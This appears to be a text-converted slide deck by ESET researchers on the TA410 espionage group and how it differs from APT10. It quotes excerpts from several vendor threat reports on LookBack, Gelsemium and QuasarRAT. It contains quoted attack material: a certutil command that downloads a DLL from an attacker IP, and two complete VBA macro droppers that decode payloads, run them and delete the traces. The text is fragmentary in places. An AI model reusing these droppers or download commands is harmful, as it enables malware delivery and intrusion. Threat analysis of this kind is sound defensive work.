



# TA410: APT10's distant cousin

Alexandre Côté Cyr | Malware Researcher

Matthieu Faou | Senior Malware Researcher





## Smokescreen Supply Chain Attack Targets Taiwan Financial Sector, A Deeper Look

Operation Cache Panda: Zero-Day in Financial Software Exploited by China-Linked Threat Group

Valentine's Day this year saw the end of a truly toxic relationship — a prolonged supply chain attack targeting the Taiwan financial and securities trading sector that had begun back in [November 2021](#). Evidence uncovered during a CyCraft incident response (IR) [investigation ties these attacks to APT10](#) — a China state-

incident response (IR) investigation ties these attacks to APT10 — a China state-sponsored hacker group widely believed to be associated with the Chinese Intelligence Agency, the Ministry of State Security (MSS).

The November 2021 attacks disrupted online trading, causing an uproar among the Taiwan public. At least two securities traders had to halt trading due to the volume of unusual purchases. Targeted organizations absorbed the financial losses and suffered the loss of customer trust. In addition, these attacks influenced and manipulated stock prices, damaging financial transaction credibility and honesty. If left unnoticed, these attacks could have had a devastating impact on the financial sector.

The November attacks were originally attributed to password mismanagement and credential stuffing; however, following a security incident response (IR) investigation conducted by CyCraft into a second wave of attacks peaking from the 10th to the 13th of February 2022, new evidence uncovered the exploitation of a severe vulnerability in commonly used financial software aided by the newly identified hacking technique, Reflective Code Loading.

## Phase 2 — Lateral Movement & Lurking

The attackers used 6 individual malware to carry out this attack (only 3 landed, and the rest were dynamically downloaded and loaded). Each was responsible for different functions; the overall process is shown in Figure 5 below.

PresentationCache[.]exe is the **QuasarRAT loader** — an **open-source backdoor used by APT10** in past attack campaigns. First, it registered itself as a service so that it could reside in the system and load two DLL files, PresentationFrom[.]dll and PresentationStatic[.]dll.

When PresentationCache[.]exe was executed, it grabbed the x86[.]bin and DogCheck[.]bin files from the external file download server and injected these two shellcode files into other processes. These two shellcodes dynamically loaded the DotNET execution environment and loaded the attacker's DotNet Assembly for subsequent actions.

# How it started

Turla

LuckyMouse

Gelsemium



**Magnet of threats**



# Gelsemium: When threat actors go gardening

ESET researchers shed light on new campaigns from the quiet Gelsemium group



Thomas Dupuy



Matthieu Faou

9 Jun 2021 - 02:00PM

Share




In mid-2020, ESET researchers started to analyze multiple campaigns, later attributed to the Gelsemium group, and tracked down the earliest version of the malware going back to 2014. Victims of these campaigns are located in East Asia as well as the Middle East and include governments, religious organizations, electronics manufacturers and universities.



**Key points in this report:**

<https://www.welivesecurity.com/2021/06/09/gelsemium-when-threat-actors-go-gardening/>



## Magnet of threats

- Expression first used by Costin (Kaspersky Labs)
- Designate an **organization targeted by several cyber-espionage groups** from different origins




**certutil.exe**


-urlcache -split -f

**"http://43.254.216[.]104/**

**PortableDeviceApi.dll"**



A simple **backdoor** we named **X4**.  
We did **not** find **links** to a **known threat actor**.




Two months later...

```
C:\ProgramData\Applications  
\Cache\libcurl.dll
```



LookBack backdoor



# LookBack Malware Targets the United States Utilities Sector with Phishing Attacks Impersonating Engineering Licensing Boards

AUGUST 01, 2019 |

MICHAEL RAGGI AND DENNIS SCHWARZ WITH THE PROOFPOINT THREAT INSIGHT TEAM

<https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks>





# TA410: The Group Behind LookBack Attacks Against U.S. Utilities Sector Returns with New Malware

JUNE 08, 2020 |

MICHAEL RAGGI, DENNIS SCHWARZ, AND GEORGI MLADENOV WITH THE PROOFPOINT THREAT RESEARCH TEAM

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<https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind-lookback-attacks-against-us-utilities-sector-returns-new>

## TL;DR

- We have ~~discovers~~ ~~discovered~~ ~~today~~ ~~Fr4-10~~
- We missed Proofpoint blogposts



# TA410 vs APT10

## *Clarifying the confusion*

## Notes on Attribution

Analysts identified similarities between the macros utilized in this campaign and historic APT campaigns targeting Japanese corporations in 2018 [1]. Moreover, LookBack utilizes an encoded proxy mechanism for C&C communication that resembles a historic TTP utilized in those campaigns. However, analysts note that the LookBack malware has not previously been associated with a known APT actor and that no additional infrastructure or code overlaps were identified to suggest an attribution to a specific adversary.

In the attachments identified as part of the July 2019 campaigns, threat actors appeared to utilize many concatenation commands within the macro to obfuscate the VBA function. It is possible these concatenations were an attempt to evade static signature detection for the macro strings while maintaining the integrity of the installation mechanism, which had been historically been used to target different sectors and geographies. The below comparison indicates the shared macro content which appears to have been rewritten.

```
Sub ObjRun(CommandMoveTo As String, CopyTo01 As String, CopyTo02 As String, CopyTo03 As String, AllU:
Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\system32\certutil.exe %temp%\cm.tmp"
certutilComand = "cmd.exe /c %temp%\cm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run cermoveComand, 0, True
objws.Run certutilComand & AllUsersProfile & "pense1.txt " & CopyTo01, 0, True
objws.Run certutilComand & AllUsersProfile & "pense2.txt " & CopyTo02, 0, True
objws.Run certutilComand & AllUsersProfile & "pense3.txt " & CopyTo03, 0, True
objws.Run "esentutil.exe /y " & CopyTo01 & " /d " & AllUsersProfile & "GUP.exe" & " /o", 0, True
objws.Run "esentutil.exe /y " & CopyTo02 & " /d " & AllUsersProfile & "libcurl.dll" & " /o", 0, True
objws.Run AllUsersProfile & "GUP" & ".e" & ".xe", 0, False
objws.Run "cmd.exe /c del /f /s /q " & AllUsersProfile & "*.txt", 0, False
End Sub
```

Figure 3: Macro utilized in July 2018 campaigns targeting Japanese corporations

```
Sub ObjRun(CommandMoveTo As String, CopyTo01 As String, CopyTo02 As String, CopyTo03 As String, AllU:
Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\system32\certutil.exe %temp%\tcm.tmp"
certutilComand = "cmd.exe /c %temp%\tcm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run cermoveComand, 0, True
objws.Run certutilComand & AllUsersProfile & "pensel.txt " & CopyTo01, 0, True
objws.Run certutilComand & AllUsersProfile & "pense2.txt " & CopyTo02, 0, True
objws.Run certutilComand & AllUsersProfile & "pense3.txt " & CopyTo03, 0, True
objws.Run "esentutl.exe /y " & CopyTo01 & " /d " & AllUsersProfile & "GUP.exe" & " /o", 0, True
objws.Run "esentutl.exe /y " & CopyTo02 & " /d " & AllUsersProfile & "libcurl.dll" & " /o", 0, True
objws.Run AllUsersProfile & "GUP" & ".e" & "xe", 0, False
objws.Run "cmd.exe /c del /f /s /q " & AllUsersProfile & "*.txt", 0, False
End Sub
```

**FortiGuard Labs Threat Analysis Report:** This blog originally appeared on the enSilo website and is republished here for threat research purposes. enSilo was *acquired* by Fortinet in October 2019.

## Summary


In April 2019, we detected what we believe to be new activity by the Chinese cyber espionage group APT10. The discovered variants are previously unknown and deploy malware that is unique to the threat actor. These malware families have a rich history of being used in numerous targeted attacks against government and private organizations. The activity surfaced in Southeast Asia, a region where APT10 frequently operates.

## Overview

Towards the end of April 2019, we tracked down what we believe to be new activity by APT10, a Chinese cyber espionage group. Both of the loader's variants, as well as the various payloads that we analyzed share similar Tactics, Techniques, and Procedures (TTPs) and code associated with APT10.

Although they deliver different payloads to a victim's machine, both variants drop the following files beforehand:

- iis.exe - legitimate executable




Among the payloads we found were PlugX and Quasar RATs. The former is well known to be developed in-house by the group with a rich history of being used in many targeted attacks against different government and private organizations. PlugX is a modular structured malware that has many different operational plugins, such as communication compression and encryption, network enumeration, files interaction, remote shell operations, and more.

The samples we analyzed originated from the Philippines. APT10 frequently targets the Southeast Asia region.


In this article we examine both versions of the loader along with their payloads, TTPs, and Command and Control (C&C) server information.





TA410  $\neq$  APT10 / A41APT

# The Umbrella




# Victimology






FlowingFrog





